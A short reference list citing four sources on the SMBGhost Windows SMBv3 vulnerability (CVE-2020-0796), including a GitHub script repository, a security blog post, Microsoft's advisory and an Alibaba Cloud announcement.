Jiansiting. (n.d.). *CVE-2020-0796/cve-2020-0796.py at master · jiansiting/CVE-2020-0796*. GitHub. https://github.com/jiansiting/CVE-2020-0796/blob/master/cve-2020-0796.py

Prathap. (n.d.). *SMBGHost Vulnerability (CVE-2020-0796)*. SMBGhost Vulnerability (CVE-2020-0796). https://beaglesecurity.com/blog/vulnerability/SMBGhost-Vulnerability-(CVE-2020-0796).html

Security Update Guide - Microsoft Security Response Center. (n.d.). https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0796

Vulnerability announcement | Windows SMBv3 remote code execution vulnerability (CVE-2020-0796) - Elastic Compute Service - Alibaba Cloud Documentation Center. (n.d.). https://www.alibabacloud.com/help/en/ecs/product-overview/vulnerability-announcement-or-windows-smbv3-remote-code-execution-vulnerability